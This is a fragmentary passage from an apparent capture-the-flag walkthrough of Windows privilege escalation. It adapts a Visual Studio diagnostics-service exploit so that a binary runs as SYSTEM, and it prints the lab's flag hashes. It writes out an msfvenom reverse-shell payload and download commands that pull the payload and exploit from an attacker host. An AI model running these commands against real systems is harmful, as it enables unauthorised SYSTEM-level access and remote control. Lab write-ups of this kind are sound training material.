
Download and Modify Source Code

.zip archive of the repository

Expl.sln file
main.cpp
VSDiagnostics.exe is important here, as this is the binary the VSStandardCollectorService150 service uses to when invoked by the exploit. The exploit starts the service, runs the repair installer, and replaces MofCompiler.exe when it is created in a directory controlled by the attacker.

C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\
VSDiagnostics.exe file, so update the exploit

CopyFile operation on line 187. Because the exploit author is running the exploit in a desktop environment, when MofCompiler.exe is overwritten with cmd.exe, the shell spawns in the GUI. We don't have this luxury in a headless environment.msiexec repair process, the MofCompiler.exe is called as NT Authority\SYSTEM. Therefore, cmd.exe launches as the privileged account. Instead of cmd.exe, we should generate a reverse shell binary to be used instead.
sh.exe later and transfer to C:\Windows\Tasks before running the exploitBuild the Solution



Expl.exe is in the output path shown above. Transfer to your attack box and then, to the target.Running on the Target
evil-winrm is great for getting things done in a pinch, but I have always run into issues with certain exploits and post-exploit enumeration, especially hooking into CIM and WMI with PowerShell (e.g. Get-CimInstance and Get-WmiObject).And, it's no different with this exploit. So, I am going to use
RunasCs.exe to spawn a shell on the target and connect back to a TCP listener.msfvenom -p windows/shell_reverse_tcp -f exe -b '\x00' -o sh.exe LHOST='10.10.14.9' LPORT='443'
richard
download_runascs in my .zshrc

emily via RunasCs.exeiwr http://10.10.14.9/sh.exe -o C:\Windows\Tasks\sh.exe
iwr http://10.10.14.9/Expl.exe -o Expl.exe
.\Expl.exe
Flags
User
dea6553b926cf2120a80d05da42af7fb
Root
b87c09168a7b66c3fc1d7400d04edab9


